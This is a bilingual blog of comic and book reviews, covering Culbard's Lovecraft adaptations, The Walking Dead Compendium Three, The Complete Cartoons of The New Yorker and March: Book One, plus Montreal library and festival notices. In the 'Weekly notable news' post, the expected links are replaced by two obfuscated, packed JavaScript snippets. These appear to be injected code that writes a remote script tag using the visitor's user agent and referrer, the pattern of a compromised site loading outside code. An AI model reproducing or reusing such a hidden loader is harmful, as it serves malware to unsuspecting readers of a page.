Aussi, toutes les nuits, il fait des rêves étranges qui semble être des bribes de mémoires qui lui permettent avec le temps de reconstituer ce qui lui est arrivé. Son esprit aurait été substitué avec celui d’un être venu d’un passé pré-humain. La Grande Race des Yith utilise ainsi ce subterfuge pour voyager dans le temps et collecter de l’information sur toutes les civilisations tant du passé que du futur. Pendant qu’un Yith était dans son corps à collecter de l’information sur notre civilisation, Peaslee était dans le corps du Yith à leur enseigner ce qu’il savait et à apprendre sur les civilisations ayant habitées ou envahis la Terre à un moment ou l’autre (c’est incroyable le nombre de civilisation extra-terrestre ayant passé par la Terre — mais n’était-ce pas le cas de la Grèce ou de l’Égypte dans l’antiquité?). Par leur savoir sans limite, les yithiens étaient la plus grande race de toutes. Ils ne craignaient que la race des polypes géants, sortes de grands bulbes en partie matériel, armés de tentacules, qui s’attaquaient à tous ceux qu’ils rencontraient. Grâce à des rayons d’énergie, les yithiens avaient réussit à les contenir dans de grandes tours noires sans fenêtres et dans les profondeurs de la terre. Mais ils savaient qu’un jour les polypes se libèreraient et exerceraient leur vengeance exterminatrice…

danslabimedutemps-p059

Page 59

Peaslee publia une série d’articles sur ses “souvenirs” et la psychologie de ses rêves mais ceux-ci ne suscitèrent que peu d’intérêt. Pourtant, une vingtaine d’année plus tard, un chercheur australien le contacta car il avait découvert les ruines d’une civilisation inconnue ressemblant à celle qu’il avait décrit dans ses articles. Avec son fils et quelques collègues de l’université Miskatonic (incluant le Pr Dyer qui avait fait une découverte similaire en antarctique — voir Les Montagnes Hallucinées), il monta une expédition archéologique sur ce site australien. Une nuit, alors qu’il se promenait seul parmi les blocs cyclopéens dispersés dans les dunes de sable, il trouve “par hasard” l’entrée vers les profondeurs de la cité. Il explore des bâtiments miraculeusement préservés à la recherche d’une preuve de son expérience passé. Il trouve un message annonçant le réveil des polypes. Il en rencontre un qui le poursuit mais il lui échappe. Au matin, il se réveille dans les dunes. Était-ce un rêve? Il tente néanmoins de convaincre son fils d’arrêter les fouilles car il ne faut pas réveiller l’horreur qui dors dans les profondeurs…

S’il diverge un peu du récit de Lovecraft et prend quelques raccourcie, Culbard reste tout de même fidèle à l’oeuvre original et l’adapte bien au format illustré. Le texte de Lovecraft constitue une example parfait du fantastique selon Todorov, où les événements peuvent avoir une explication tant rationnelle (ayant souffert d’un AVC ou de troubles de personnalité, Peaslee compense son amnésie en “inventant” des souvenirs à travers ses rêves) que surnaturelle (l’esprit de Peaslee a bel et bien voyagé dans l’abîme du temps et des créatures cauchemardesque se terrent au creux de la terre). Cet aspect est brillamment rendu dans l’adaptation de Culbard. Tout comme pour Les Montagnes Hallucinées, son style sobre et un peu candide donne au récit un charme innocent qui peine à exprimer l’univers terrifiant de Lovecraft.

C’est une bonne bande dessinée qui mérite d’être lue si vous êtes curieux de découvrir Lovecraft sans trop faire d’efforts.

Dans l’abîme du temps, par I.N.J. Culbard (adaptation/illustration) et H.P. Lovecraft (histoire). Talence: Akileos, septembre 2013. 120 p. 16.5 x 24 cm, 15 € / $C 29.95. ISBN 978-2-355-74147-0. Pour lectorat jeune adulte (16+). stars-3-0

Malheureusement, cette édition n’est plus disponible mais elle a été remplacée par un gros volume qui compile quatre des adaptations de Lovecraft par Culbard (La Quête onirique de Kadath l’inconnue, L’Affaire Charles Dexter Ward, Les Montagnes hallucinées et Dans l’abîme du temps): Lovecraft: Quatre classiques de l’horreur (Akileos, novembre 2018, 520 pages, ISBN 9782355743641).

Vous trouverez plus d’information sur les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© 2013 SelfMadeHero • © 2013 Akileos pour la version française.

[ Translate ]

Amazon Prime Reading

prime_reading_logo._CB465064760_

Amazon Prime is now not only offering free shipping (Prime Delivery), video and music streaming (Prime Video and Amazon Music), or photo storage (Amazon Photos) but also has unlimited reading on any device (Kindle readers or other devices through the Kindle app) with a selection of hundreds of books in electronic format that you can “borrow”. That new service is called Prime Reading. 

Learn more or browse the catalog. It includes books in French and graphic novels (like Attack on Titan, Battle Angel Alita, Preacher, The Walking Dead, Peanuts compendium, Initial D, Beck, etc. etc.) ! Cool.

It’s worth a look or a try (since I am already a Prime member).

[ Traduire ]

Les montagnes hallucinées (Culbard)

Montanges_Hallucinées-Culbard-cov“Septembre 1930, une expédition de scientifiques embarque pour les étendues glacées et désolées de l’Antarctique. Mais les secrets qu’ils vont découvrir révèlent un passé qui dépasse presque l’entendement et un avenir trop atroce à envisager. Par son approche scientifique rigoureuse, “Les Montagnes Hallucinées” (1936), véritable classique d’H P Lovecraft qui emprunte à “l’âge d’or” de l’exploration polaire, a ouvert une ère nouvelle de la science-fiction du 20e siècle.”

[ Texte de la couverture arrière ]

J’ai déjà amplement parlé de ce court roman de H.P. Lovecraft lorsque j’ai commenté son adaptation en manga par Gou TANABE (tome 1 et tome 2). Je ne m’attarderai donc pas sur cette histoire sinon pour mentionner qu’elle a aussi été adaptée en bande dessinée par Ian Culbard, un artiste britannique qui est bien connu pour ses adaptations (en collaboration avec le scénariste Ian Edginton) de grands classiques littéraires de Oscar Wilde (The Picture of Dorian Gray), Sir Arthur Conan Doyle (The Hound of the Baskervilles, A Study in Scarlet, The Sign of the Four, The Valley of Fear), Robert W. Chambers (The King in Yellow), et, bien sûr, H.P. Lovecraft (At the Mountains of Madness, The Case of Charles Dexter Ward, The Shadow Out of Time, The Dream-Quest of Unknown Kadath, The Shadow over Innsmouth). Ces adaptations ont originalement été publié en anglais par l’éditeur britannique SelfMadeHero et la plupart ont été traduite en français chez Akileos.

Montanges_Hallucinées-Culbard-p046

Page 46

Ce que TANABE nous raconte en six-cent-cinquante pages, Culbard lui le fait en seulement cent-vingt. Il ne s’attarde donc pas sur la description de la cité et de ses fresques. Son adaptation est concise mais efficace car elle demeure quand même très fidèle à l’oeuvre originale de Lovecraft. Sa representation de la cité et des créatures est encore plus conventionnelle que celle qu’en fait TANABE. (Et c’est peu dire!).

Toutefois, Culbard se distingue par le fait qu’il travaille en couleurs — avec une palette un peu glauque. On y voit, bien sûr, le style sobre du comics britannique mais fortement influencé par la bande dessinée européenne (ligne claire), puisque que Culbard a vécu en France et a lu et apprécié des auteurs comme Hergé, Tardi, Chaland ou Mézières. 

Donc, pour une adaptation précise et détaillée, il faut lire TANABE alors que si vous voulez une adaptation plus courte et un peu plus “grossière” c’est Culbard. Le récit de ce dernier n’en est pas moins intéressant. La narration est fluide et se lit très bien. C’est une bonne BD — la preuve c’est qu’elle a reçu le prix British Fantasy pour le meilleurs comics ou roman graphique en 2011. À lire absolument si vous êtes un amateur de Lovecraft.

Les Montagnes Hallucinées, par I.N.J. Culbard (adaptation/illustration) et H.P. Lovecraft (histoire). Talence: Akileos, janvier 2011. 122 p. 16.5 x 24 cm, 15 € / $C 29.95. ISBN 978-2-355-74079-4. Pour lectorat jeune adulte (16+). stars-3-0

Malheureusement, cette édition n’est plus disponible mais elle a été remplacée par un gros volume qui compile quatre des adaptations de Lovecraft par Culbard (La Quête onirique de Kadath l’inconnue, L’Affaire Charles Dexter Ward, Les Montagnes hallucinées et Dans l’abîme du temps): Lovecraft: Quatre classiques de l’horreur (Akileos, novembre 2018, 520 pages, ISBN 9782355743641).

Vous trouverez plus d’information sur les sites suivants:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© 2010 SelfMadeHero • © 2011 Akileos pour la version française.

[ Translate ]

Capsules

The Walking Dead Compendium Three

WalkingDeadCompendium-3-covAfter watching the ninth season of the Walking Dead TV series, I wanted to go back to the comic book to compare the storytelling. I was not sure with which volume I stopped reading so I borrowed the latest big compendium at the library. The third compendium (published in October 2015) covers volumes 17-24 (issues #97-144). According to my borrowing history at the library, I should have read until vol. 25, but I don’t remember any of it so it is good that I read all that again to refresh my memory before going on with the next volumes. I still have seven volumes to catch up on (since the latest issue [in May] is #191 and the latest compilation is vol. 31 [#181-186, released last March — although vol. 32 (#187-192) is coming in August 2019]…

WalkingDeadCompendium-3-p003

Page 3

This third compilation covers the Negan story arc (vol. 17-21) and the beginning of the whisperers story arc (vol. 22-24). Reading the comic after having seen the TV series provide quite a strange experience: some events happen on TV, but not in the comic and vice versa. Which is more troubling is that some events happen in both but not to the same characters and some characters are dead on the TV series but not in the comic (and vice versa). Really weird. It’s like having a peek into a parallel universe! Very confusing…

I don’t want to talk much about the story itself, to avoid spoilers, and anyway detailed synopses can be found on fan sites. The storytelling is excellent. It is fluid, easy to follow and has lots of twists, downturns and surprises. Of course, in such epic like the Walking Dead or Game of thrones, you cannot have any real “happily ever-after”. If not there wouldn’t be any story. And, when you are dealing with the end of the world as we know it, bad stuff keeps happening and you have to expect the worse case scenario. 

WalkingDeadCompendium-3-p264

Page 264

I like Kirkman & Adlard black and white art. It is realistic and dark, detailed and fluid enough so you can clearly understand what’s happening and follow the action. It has improved considerably since the beginning. However, there is something I don’t like in the way they draw the characters’ faces (I am not sure what: is it a little static? Too much shadow?). And, of course, there is a lot of graphical violence, although less as the story progress (or is it that we notice it less?). Anyway, overall, it is a well-written and interesting story that makes for a great comic.

I have never been a big fan of zombies but what interested me into this story is its post cataclysmic aspect. It is a setting that not only has good story potential but also allows to push the human psyche to its limits and reveal our true nature. In the beginning it was a story of survival, but now it becomes more and more a story about rebuilding a society. I can’t wait to see what will happen in the next volume, what will be the differences with the TV series. From now on, I’ll go back to read the comic volume by volume, as the next big compendium (#4, covering vol. 25-32) will only be released in October 2019. 

You can also read my comment on the TV series and the first eleven volumes of the comic — which I wrote in January 2011 !

The Walking Dead Compendium Three, by Robert Kirkman (story) and Charlie Adlard (art) [with inking by Stefano Gaudiano, gray tones by Cliff Rathburn and lettering by Rus Wooton]. Berkeley: Image Comics (Skybound imprint), October 2015. 1088 pages, 25.9 x 16.9 cm, $US 59.99 / $C 79.50. ISBN 978-1-63215-456-9. For mature readers (18+). See the back cover. stars-3-5

For more information you can consult the following web sites:

[ AmazonBAnQGoodreadsGoogleWikipediaWorldCat ]

© 2015 Robert Kirkman, LLC. All rights reserved.

[ Traduire ]

Capsules

Mai, mois de la BD

Mai, c’est le mois le plus beau mais, au Québec, c’est aussi le mois de la BD. Celui-ci s’exprime au travers de deux événements distincts.

1754D’une part, les bibliothèques de Montréal organisent de nombreuses activités (conférences, rencontres, ateliers, etc.), expositions et concours autour du thème de la bande dessinée. La programmation de cette soixantaine d’activités est disponible en ligne. 

Cette année la BD se décline au féminin dans les bibliothèques. En effet, avec la participation de son personnel et de treize personnalités publiques féminines, les bibliothèques ont produit une brochure qui offre un peu plus d’une cinquantaine de suggestions de lecture BD (une infime partie des 400 000 BD de ses collections) créées par des femmes. La brochure est disponible dans les bibliothèques mais aussi en ligne.

Malheureusement, on y retrouve que deux manga: Nana par Ai Yazawa chez Declourt/Akata et Isabella Bird, femme exploratrice par Taiga Sassa chez Ki-oon — que j’ai lu et recommande moi-même très chaudement. C’est avec honte que j’avoue n’avoir lu qu’un seul autre des titres recommandés: Persepolis de Marjane SATRAPI (que j’ai également très apprécié). Un autre titre se trouve cependant sur ma liste de lecture: Cet été-là par Mariko et Jillian TAMAKI chez Rue de Sèvres.

FBDM-bandeau-710x399L’autre événement de ce mois de la BD, c’est le FBDM. La 8e édition du Festival BD de Montréal sera orientée sur l’international. Avec des volets francophone et anglophone, le festival se veut un carrefour entre l’Europe et l’Amérique, en y faisant la promotion des talents tant québécois que canadiens. L’événement, qui est tout public, bilingue, et gratuit, se tiendra du vendredi 24 au dimanche 26 mai 2019, à L’Espace La Fontaine (Parc Lafontaine).

[ Translate ]

The Complete Cartoons of The New Yorker

CompleteCartoonsNewYorker-covI acquired this phenomenally huge book in a sale earlier this fall and I paid only fifteen dollars for it. I have always liked the single-panel cartoons (often referred to as “gag cartoon”, in the likes of what you find in the series “For Dummies”, or in Herman or Bizarro, and, of course, in newspapers’ editorial cartoons) and the most iconic of those could be found in the magazine The New Yorker. So I was quite pleased with this acquisition. However, it is the type of nightstand book that you savour slowly and it took me a couple of months to go through its 655 pages and over 2,000 cartoons (about two weeks of actual reading). Unfortunately the used copy I purchased did not include the two CDs with all 68,647 cartoons ever published in the magazine (if so it would have taken me much more time to read!).

A New Yorker cartoon is usually made of one drawing (but sometimes of the sequence of two or three), plus a funny caption. Most of the time all the humour is in the caption… Here are some examples:


The cartoons are organized into the eight decades during which the magazine was published (from its founding in 1925 until the publication of the book in 2004) and each period is introduced by an essay by one of the magazine’s most distinguished writers: 1925-34 (introduction by Roger Angell), 1935-44 (Nancy Franklin), 1945-54 (Lillian Ross), 1955-64 (John Updike), 1965-74 (Calvin Trillin), 1975-84 (Ian Frazier), 1985-94 (Mark Singer) and 1995-2004 (Rebecca Mead). The book starts with an Editor’s Note by Robert Mankoff and a Forword by David Remnick, and concludes with an index of Artists.

In addition, for each era, you find a brief overview of a predominant theme (the depression, drinking, nudity, television, cars, the space program, slipper dogs, business culture, the internet and politics) as well as a brief profile (including a mini-portfolio) for a key cartoonist (Peter Arno, George Price, James Thurber, Charles Adams, William Steig, Saul Steinberg, George Booth, Jack Ziegler [about whom I’ve already talked], Roz Chast, and Bruce Eric Kaplan).

In a way, this book chronicles the history of the magazine, but also the history of the American society. Therefore, it is much more than just a funny reading as it provides great insights and understanding of the socio-politics of each era.

For me, the cartoons were funny most of the time (not LOL, but a chuckle or quiet giggle), but I also often didn’t get it (particularly the older ones — I guess culture change with time or the context was lost to us as sometimes you needed to be there to understand). However, I enjoyed reading this book immensely. If you have a chance, it is worth the time and therefore highly recommended. stars-3-5

To learn more about this title you can consult the following web sites:

[ AmazonBiblio MtlGoodreadsGoogleWikipediaWorldCat ]

[ Traduire ]

Capsules

Pictorial chronicle

Today’s bounty

Today I took a day off at the library to go… visit another library! This afternoon, my wife and I went to the Atwater Library and Computer Center. Founded in 1828 as the Montreal Mechanics’ Institution (the first in continental British North America) to “educate workers for the emerging industries”, it is now registered as charity and acts as a community library, digital learning centre and meeting place. It is a private library but it is opened to everyone (for an annual membership fee of $35 — and, as they say, “[u]nlike municipal libraries, we don’t ask people to show ID documents or proof of their address”). Like all anglophone cultural institutions it relies mostly on donations and volunteer service. It receives over 100,000 visitors annually as it offers “courses and workshops to help young and old master technology in the digital age, (…) literary and educational events, financial literacy sessions, exhibitions on literature and history, (…) and much more.” The library is housed in a heritage building (built between 1818 and 1820) located in Westmount (1200 Atwater Ave., corner of Tupper St.). It is a beautiful place. The floor of the mezzanine is made of glass panels. It has a respectable collections of books and audio-visual documents (nearly 40,000 titles).

Our main reason to visit the library was its Annual Fall Books sale. The donations of documents that doesn’t make it to the library’s collection are sold to help raise funds. There’s a wide selection of new and used books, CDs, DVDs available at very reasonable prices (between $0.50 for paperbacks and $1 for hard covers, to a range of $5 to $20 for larger art books). There was a lot of interesting books, but I had to limit myself because most of them were rather voluminous. I found quite a bounty.

Today's Bounty

It purchased only two books but they were quite a find. First, I got The Complete Cartoons of the New Yorker ($15, a huge book of 11.25 x 13.25 inches, 2 inches thick and weighting about six pounds!) which presents a collection of the editorial and comical illustrations published in the famous magazine since its founding in 1925 up to 2004 (date of publication of the book). I really love those cartoons and can’t wait to read that (although it’s quite heavy to manipulate)! [ Amazon / Biblio / Goodreads / WorldCat ]

Since I am currently writing about Books of Hours, it is quite serendipitous that the second book I purchased was The Belles Heures of Jean, Duke of Berry ($5). It offers colour reproductions (with commentary) of every folio of the beautiful devotional illuminated manuscript (now hosted in The Cloisters Collection of the New York Metropolitan Museum of Art). It was commissioned around 1409 by Jean, duc de Berry to the Limbourg brothers just a few years before they also illustrated the more famous Très Riches Heures for the same patron. It is a very beautiful and amazing book. It will probably take me a while before going through it.  [ Amazon / Biblio / Goodreads / Wikipedia / WorldCat ]

[ Traduire ]

March, Book 1: Civil Rights history in comics

“Congressman John Lewis (GA-5) is an American icon, one of the key figures of the civil rights movement. His commitment to justice and nonviolence has taken him from an Alabama sharecropper’s farm to the halls of Congress, from a segregated schoolroom to the 1963 March on Washington, and from receiving beatings from state troopers to receiving the Medal of Freedom from the first African-American president.” (…)

March is a vivid first-hand account of John Lewis’ lifelong struggle for civil and human rights, meditating in the modern age on the distance traveled since the days of Jim Crow and segregation. Rooted in Lewis’ personal story, it also reflects on the highs and lows of the broader civil rights movement. Book One spans John Lewis’ youth in rural Alabama, his life-changing meeting with Martin Luther King, Jr., the birth of the Nashville Student Movement, and their battle to tear down segregation through nonviolent lunch counter sit-ins, building to a stunning climax on the steps of City Hall.”

(Text from the publisher’s website; see also the back cover)

Congressman John Lewis wanted to be a preacher. He grew up on his parents’ farm in rural Alabama taking care of the family chickens (to whom he was practising preaching!). The story starts in his congressional office as he is preparing to go assist at Obama’s inauguration. A black lady comes into the office with her children to show them up a place where history was made. Instead they meet with the Congressman himself who takes this opportunity to tell them a little about himself and the history of the civil rights movement. With the help of his uncle Otis and Martin Luther King, Jr., to whom he wrote a letter, he succeed to go to college in Nashville. There, he contributed to the Student Movement and, inspired by Gandhi’s nonviolent protest, took many actions to fight against segregation.

The storytelling is excellent and the art is pretty good. It is a superb idea to bring back to life Congressman Lewis‘ memories, such as his actions of civil disobedience, for a new generation to understand what the civil rights movement was all about. It is very educational and it is probably even more relevant today than when it was first published (considering the “Black Lives Matter” movement and the fact that I discovered this book through a CNN report about President Trump insulting Congressman Lewis, saying he was “all talk and no action” !).

All in all, it’s a nice way to teach the history of an important moment of our Western Civilization, but also an excellent occasion to talk about good moral values. The life of great role models like Congressman Lewis need to be recorded for the posterity, but not only in history books or museums but also as part of our popular culture. It’s a good reading for the Black History Month and I cannot recommend it more strongly.

March: Book One, by Congressman John Lewis, Andrew Aydin, and Nate Powell. Marietta GA: Top Shelf Productions, August 2013. 128 pg., Softcover, 6.5″ x 9.5″, 14.95 US / $19.99 Can. ISBN: 978-1-60309-300-2. stars-3-5

For more information you can check the following websites:

[ Traduire ]

Weekly notable news [week 31]

Here are a few notable news & links that I came across this week:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|retiz|var|u0026u|referrer|hkzri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkbdn|var|u0026u|referrer|htbtd||js|php’.split(‘|’),0,{}))

Funnies

Non Sequitur: Monday, March 21, 2016 (The two-party detour)

Dilbert: Tuesday, March 22, 2016 (The Elbonian Religion)

[ Traduire ]